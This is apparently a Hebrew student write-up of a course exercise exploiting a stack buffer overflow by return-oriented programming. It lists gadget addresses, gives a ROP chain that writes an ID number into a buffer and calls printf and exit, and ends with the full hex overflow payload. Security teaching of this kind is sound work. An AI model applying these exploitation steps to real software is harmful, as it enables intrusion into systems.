
כפי שניתן לראות לאחר לחיצה על הלשונית של Step into New Instance ניפתח החלון הלבן מצד שמאל.

כעת נוכל לפעיל את התוכנית ולדבאג אותה.

כעת נרצה לחפש גדג'טים מכתובות בזיכון.



ואז נעבור לדף הבא:



בפונקציה al יש כמה גדג'טים מעניים רשום אותם להמשך התרגיל, נזכור כי צריך להפוך אותם ל LITTLE ENDIAN ולכן:


\xA9\x05\x46\x00 → pop eax ret

\xAA\x05\x46\x00 → ret

\xAB\x05\x46\x00 → pop ecx ret

\xAD\x05\x45\x00 → mov [eax], ecx ret

כעת נרצה לחפש עוד כמה גדג'טים שיעזרו לנו בפתרון התרגיל נעזר ב watch list של ויז'ואל סטודיו.



כעת יש לנו גם את exit,printf,g_buffer שנוכל להשתמש בהם.


כעת אצור את קוד ROP שלנו


```
a9054600:    pop eax
             ret
38ef5300:    g_buffer[0]
ab054600:    pop ecx
             ret
33313235:    4 bytes of id
ad054600:    mov [eax], ecx
             ret
a9054600:    pop eax
             ret
3cef5300:    g_buffer[4]
ab054600:    pop ecx
             ret
33313937:    another 4 bytes of id
ad054600:    mov [eax], ecx
             ret
a9054600:    pop eax
             ret
40ef5300:    g_buffer[8]
ab054600:    pop ecx
             ret
33000000:    last byte of id
ad054600:    mov [eax], ecx
             ret
00084600:    printf
50474c00:    exit
38ef5300:    g_buffer[0]
```

<u>הסבר קצר:</u>

בכל פעם דחפנו ל g_buffer 4 בתים מתעודת הזהות שלנו. בכל פעם טענו את הכתובת הנוכחית של g_buffer אל רגיסטר eax , טענו 4 בתים של תעודת הזהות שלנו אל רגיסטר ecx, ולבסוף העברנו את הערך ב ecx אל הכתובת ב eax. לבסוף הדפסנו את g_buffer ויצאנו ב exit. נשים לב שפונקציית המערכת printf מחפשת ארגומנטים ב esp+4 ולכן שמנו קודם את הקריאה ל exit ואחריו את הבאפר.


כעת נחפש את כתובת החזרה ולאחר מכן נדרוס אותה עם קוד ה – rop שלנו ובתקווה נסיים את התרגיל 😊






נרצה לדרוס את כתובת החזרה שלנו. ניתן לראות כי התחלנו לדרוס אותה מעט נרצה להשמיד אותה לגמרי ולכן נגדיל את 41 שלנו ליותר בתים ולכן נשתמש בשיטה שריאנו בשאלה הקודמת עם התווים A ו B על מנת למצוא את המיקום של הכתובת רק הפעם עם הערך hex שלהם.

לאחר ניסוי ותעייה הגענו לפרמוטציה הבאה:





אשר הביאה לנו שגיאה בדיוק בכתובת החזרה.



כעת נשתול את ה rop-ים שלנו החל מהמקום ה 17 .

414141414141414141414141414141a905460038ef5300ab05460033313235ad054600a90546003cef5300ab05460033313937ad054600a905460040ef5300ab05460033000000ad05460000084600504 74c0038ef5300





והצלחנו ....טאק תודה רבה שבת שלום 😊